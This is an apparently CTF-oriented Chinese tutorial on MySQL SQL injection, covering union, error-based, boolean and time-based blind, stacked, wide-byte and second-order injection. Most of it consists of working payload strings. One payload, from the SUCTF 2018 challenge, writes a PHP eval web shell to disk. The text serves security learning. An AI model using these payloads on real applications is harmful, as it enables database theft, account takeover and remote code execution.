
其实sql注入从来不只是具有单一性的,从操作来看,很多时候都是结合起来使用。所以上面这张图只是对sql注入进行一个总结,我选择把联合注入放在前面,间接性的结合其它比如说数据类型注入等来作为开头
在进行注入之前,判断注入数据类型
数字型:
1 | id=1 and 1=1 |
在sql内部语句就会转换成:
1 | select * from table_name where id=1 and 1=1 |
可见,第一个永远为真,回显肯定正常;第二个肯定不对,回显就会错误,根据这个来判断是否存在数字型注入
字符型:
通常的使用单引号去检测
1 | id=1' |
sql语句会是这样的:
1 | select * from users where username='1'' |
这个时候最后的单引号会落单,多半会有回显提示你的语句存在语法错误,我们只需要
1 | id=1'# |
加一个注释符号,把后面的单引号注释掉,这个时候如果页面有正常回显,那么说明存在字符型注入;这也就是万能密码的原理**' or 1=1#**;也就是说为了留一个心眼,在写sql查询时,还是要将密码和用户名分开查询,构成两个语句。
搜索型:
一般而言搜索型注入对应的语句是like语句,会像这样:
1 | select * from table where username like '%$content%' |
一般而言我们在搜索框会这样输入:
1 | quar%' and 1=1 and '%'=' |
我们现在来看一下sql语句变成了什么:
1 | select * from table where username like '%quar%' and 1=1 and '%'='%' |
可以看到每一个都是以'% %'的闭合方式,所以这条sql语句就会通过
不难看出,不管注入的数据类型是啥,我们都是要去想办法通过注入点闭合这条sql语句
判断好注入类型以后我们就可以进行联合注入了,接下来就是一些常规步骤(以字符型注入为例)
union有一个十分严格的约束条件,必选保证字段数一致,即两个查询结果有相同的列数,因此我们要对字段数进行判断
1 | 1' order by 2# |
123....依次去试,错误的列数不会有正常回显,当有错误回显后-1既是列数
1 | 1' union select 1,2# |
根据回显,判断哪几列字段会输出有效信息,同时验证我们order by语句是否正确
以下都会用到group_concat()进行字符拼接
现在只需要将有回显的数字替换成这个函数即可
1 | 1' union select 1,group_concat(schema_name) from information_schema.schemata# |
如果你打开过MySQL数据库,你会发现自带几个数据库,而information_schema就是一个包含了关于 MySQL 服务器上所有其他数据库的元数据的一个库,schemata是里面的表,储存着各个数据库名信息
1 | 1' union select 1,group_concat(table_name) from information_schema.tables where |
1 | 1' union select 1,group_concat(column_name) from information_schema.columns where |
1 | 1' union select 1,group_concat(字段1,字段2) from 表名# |
其机制是人为的制造错误条件,使得查询结果出现在错误信息中**(页面上没有显示位但是有sql语句执行错误信息输出位)**;一般在联合查询(有回显)受限且能返回错误信息的情况下使用;在mysql5.5之后,整形溢出才会报错
报错注入原理:

在MySQL的官方文档中我们可以看到,无标志位的最大整形数据是2^64-1也就是18446744073709551615,当超过这个数值时就会发生整型溢出导致报错

在真实的注入环境中,我们可以用按位取反运算符号~

这里会有三个函数count(*),group by,rand()造成重复
1 | select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x; |
**count(*):**计算结果有多少行
**floor(rand(0)*2)):**首先rand(0)产生01随机浮点数,*2则是02随机浮点数,floor()函数向下取整,所以整体随机生成0或1
**group by:**读取每一行数据,产生一个临时的表x
1 | select count(*) from 表名 group by NAME; |
这个sql语句翻译过来就是
原本的表:
| ID | NAME |
|---|---|
| 0 | aaa |
| 1 | bbb |
| 2 | aaa |
临时产生的表:
| KEY | count(*) |
|---|---|
| aaa | 1+1 |
| bbb | 1 |

然而,我们都知道,rand函数其实是一个伪随机,每次随机出来的数字都是一样的,所以floor(rand(0)*2)就会得到011011...的固定序列
1 | select count(*) from test group by floor(rand(0)*2) |
所以第一次结果为0**(第一次计算),查询虚表,发现没有该键值,则尝试插入该键值,再二次运算,将结果1(第二次计算)插入虚表;结果1(第三次计算),查询有该键值,则插入;结果0(第四次计算),查询没有该键值,则尝试插入该键值,进行二次运算结果为1(第五次计算)**,此时键值重复,则报错
数据库:
1 | 'union select 1 from (select count(*),concat((select database())," ",floor(rand(0)*2)) as x from information_schema.tables group by x) as a |
表:
1 | 'union select 1 from (select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 0,1) ," ",floor(rand(0)*2)) as x from information_schema.tables group by x) as a |
字段:
1 | 'union select 1 from (select count(*),concat((select column_name from information_schema.columns where table_name="TABLE_NAME" limit 0,1) ," ",floor(rand(0)*2)) as x from information_schema.tables group by x) as a |
字段数据:
1 | 'union select 1 from (select count(*),concat((select COLUMN_NAME from TABLE_NAME limit 0,1) ," ",floor(rand(0)*2)) as x from information_schema.tables group by x) as a |
这里的x,a是临时的表名
XML查询和修改的函数,extractvalue和updatexml;extractvalue负责在XML文档中按照xpath语法查询节点内容,updatexml则负责修改查询到的内容
1 | EXTRACTVALUE(xml_document, xpath_string) |
如果 XPath 表达式格式错误,MySQL 会抛出一个错误,数据库会记录错误信息,并返回错误信息,而我们就可以把payload构造在XPath表达式中
数据库:
1 | 'and(select extractvalue(1,concat(0x7e,(select database()),0x7e)))# |
**1:**作为文档标识符,这里应该是占位的作用,理论上这里可以写入任何数据
**0x7e:**16进制的表示方法,这里是'~',而这个符号在XPath 表达式中是一个非法字符,所以就会报错
表:
1 | 'and(select extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='数据库名'),0x7e)))# |
字段:
1 | 'and(select extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='表名'),0x7e)))# |
字段数据:
1 | 'and(select extractvalue(1,concat(0x7e,(select group_concat(COIUMN_NAME) from TABLE_NAME),0x7e)))# |
1 | UPDATEXML(xml_document, xpath_string, new_value) |
数据库:
1 | 'and(select updatexml(1,concat(0x7e,(select database())),0x7e))# |
表:
1 | 'and(select updatexml(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema='数据库名'),0x7e))# |
字段:
1 | 'and(select updatexml(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name='表名')),0x7e))# |
字段数据:
1 | 'and(select updatexml(1,concat(0x7e,(select group_concat(COLUMN_NAME)from TABLE_NAME)),0x7e))# |
注意两个函数0x7e的位置,前者只是为了方便显示select的信息;后者中,两个都是非法字符,起占位的作用
通过改变输入并观察应用程序的输出(通常是页面显示的内容或错误消息)来确定数据库中的信息,用and和or来构造sql语句
这里有三个函数length(),substr(),ascii()
**length():**返回字符串的长度
**substr():**有三个参数,第一个是要截取的字符串,第二个是从第几个字符开始截取,第三个是一次性截取多少个;例如,substr(hello,2,2)输出el
**ascii():**返回字符的ASCII码(用于后续二分法进行猜测比较,确定字符)
每一个阶段可分为,判断表,字段数量(count函数);确定字符个数(length函数);⼆分法逐字猜解(substr和ascii函数)
判断数据库字符个数
1 | 1' and length(database())=1 # |
改变值,直至页面回显正常(这也就是为什么,在写脚本时,我们要进行抓包来判断注入成功时能返回什么信息)
判断数据库字符串每个字符
1 | 1' and ascii(substr(database(),n,1))>97 # a |
通过观察页面来进行判断
判断表有几个
1 | 1' and (select count(table_name) from information_schema.tables where table_schema='数据库名'=1 # |
1,2.....直至页面正常即可
判断表字符个数
1 | 1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=1 # |
后续的字段同理
**if():**IF(条件, 值1, 值2),如果条件为真,则返回值1,否则返回值2
**sleep(n):**延迟n秒后回显
大体和布尔盲注一样:
判断数据库字符个数
1 | 1' and if(length(database())>8,sleep(2),0) # |
判断数据库字符串每个字符
1 | 1' and if(ascii(substr(database(),1,1))=115,sleep(2),0) # |
后面同理了,只需用if与sleep函数组合起来
这里的重点是,当sleep函数被过滤时,我们应该怎么办?事实上,我们的目的是达到延时的效果,以下几种方法均可
1 | benchmark(t,exp) |
对多个表做笛卡尔积连接,使之查询时间呈指数增长,增加系统执行sql语句的负荷,直到产生想要的时间延迟
**笛卡尔积连接:**数据库中的一种连接类型,它发生在两个表(或查询结果集)之间,不基于任何特定的条件。在这种连接中,第一个表的每一行与第二个表的每一行组合,形成一个新的结果集,其中包含了所有可能的行对组合

1 | (select count(*) from information_schema.columns A, information_schema.columns B, information_schema.tables C)可以是同一张表 |
1 | get_lock(str,n)给str上锁,若成功返回1,失败返回0,并延时n秒 |
这个锁是应用程序级别的,在不同的mysql会话之间使用,不是锁具体某个表名或字段,它是一种独占锁,意味着哪个会话持有这个锁,其他会话尝试拿这个锁的时候都会失败
当会话1 get_lock 后,未释放。会话2 不get_lock 同一个key,或者就不get_lock,依然可以对数据进行任何操作
1 | 1' and if(ascii(substr(database(),1,1))=115,get_lock(1,2),1)# |
使用条件:数据库必须是持久连接;所利用的是前一个连接对后一个连接的阻碍作用从而导致延时产生;php中使用mysql_pconnect()方法链接数据库的网站
1 | concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b' |
**rpad(1,999999,'a'):**在字符1右边补a,直到长度为999999
**(a.*):**点号 . 在正则表达式中表示任意字符;星号 * 表示前面的元素可以出现零次或多次;.* 匹配任意长度的任意字符序列
然后通过rlike判断字符串是不是形如aaaaaab,事实上肯定不是,将返回0
如果 RLIKE 匹配成功,查询可能会因为字符串的匹配而快速返回结果,而不成功则可能会因为数据库需要更多时间来处理这个复杂的匹配而产生延时
优点:对日志没有任何影响,日志没有记录,就加大了管理员发现的难度
缺点:执行大量查询时,管理员也会意识到发生的事情;测试Web应用程序时,服务器负载和网络速度可能对响应时间产生巨大的影响,你需要增长时间来保证结果的准确性,但同时在合理的时间内测试应用程序又会需要减少时间,因此把握好度很重要
1.遍历法:
1 | def get_database_name(url,dictionary,zhurudian): |
2.二分法:
1 | def get_database_name(url,dictionary,zhurudian): |
3.与运算
1 |
即同时执行多条sql语句(增,删,改),用**;**进行连接,我们发现联合查询可以结合两条语句,但是union只能进行查询操作
但堆叠注入本身局限性比较大,只有遇到支持同时执行多条sql语句的数据库才可以使用;在MySQL中,只有当使用mysql_multi_query()函数才能使用,像mysqli_ query()是只支持执行一条的
1 | 1';select if(ascii(substr(user(),1,1))=114,sleep(3),1);# |
可以看到这条语句是在堆叠注入的基础上结合了时间盲注,我在猜想当攻击对象过滤了and或者or此时应该就是堆叠注入的优势吧
敏感函数 & 选项

addslashes()函数:返回在预定义字符之前添加反斜杠的字符串magic_quotes_gpc选项:对 POST、GET、Cookie 传入的数据进行转义处理,在输入数据的特殊字符如 单引号、双引号、反斜线、NULL等字符前加入转义字符\,在高版本 PHP 中(>=5.4.0)已经弃用mysql_real_escape_string()函数:函数转义 SQL 语句中使用的字符串中的特殊字符mysql_escape_string()函数:和mysql_real_escape_string()函数基本一致,差别在于不接受连接参数,也不管当前字符集设定宽字节注入的本质是开发者设置数据库编码与 PHP 编码为不同的编码格式从而导致产生宽字节注入,例如当 Mysql 数据库使用 GBK 编码时,它会把两个字节的字符解析为一个汉字,而不是两个英文字符,这样,如果我们输入一些特殊的字符,就会形成 SQL 注入
但是,如果我们输入%df’,它会变成%df%5c%27,这里,%df%5c是一个宽字节的GBK编码,它表示一个繁体字“運”
因为 GBK 编码的第一个字节的范围是 129-254,而%df的十进制是 223,所以它属于 GBK 编码的第一个字节,而%5c的十进制是 92,它属于 GBK 编码的第二个字节的范围 64-254,所以,%df%5c被数据库解析为一个汉字,而不是两个英文字符
(可以抓包来看是否设置gbk编码)
使用其他宽字节
不仅仅只是使用%df’ 进行宽字节绕过也可以使用其他的宽字节,只有满足字符串编码的要求
常见使用的宽字节就是%df,其实当我们输入第一个ascill大于128就可以,转换是将其转换成16进制,eg:129转换0x81,然后在前面加上%就是%81
GBK首字节对应0x81-0xfe(129-239),尾字节对应0x40-0xfe(64-126)(除了0x7f【128】)
比如一些 %df’ %81’ %82’ %de’ 等等(只有满足上面的要求就可以)
数据库:
1 | 1%df%27%20union%20select%201,database()%23 |
一般对于已知晓账户的可修改密码的SQL注入
注册一个账号 :admin'#
密码:123456
1 | $sql="UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass'"; |
我们来看现在sql语句变成什么样子了
1 | where username='admin'#' and password='$curr_pass'"; |
我们可以在不知道admin的密码的情况下修改密码,实现登录管理员账户
例如单引号被过滤时
1 | 2^(if(ascii(mid(user(),1,1))>0,0,1)) |
判断存在注入,2的二进制(10)xor 0的二进制(00)结果是10,所以还是2
对于一些知道目录路径的题目
[SUCTF2018 MultiSQL](https://buuoj.cn/challenges#[SUCTF 2018]MultiSQL)
1 | payload:1,id=3 union select 1,"<?php @eval($_REQUEST[a])?>" into outfile "绝对路径+任意写入php"# |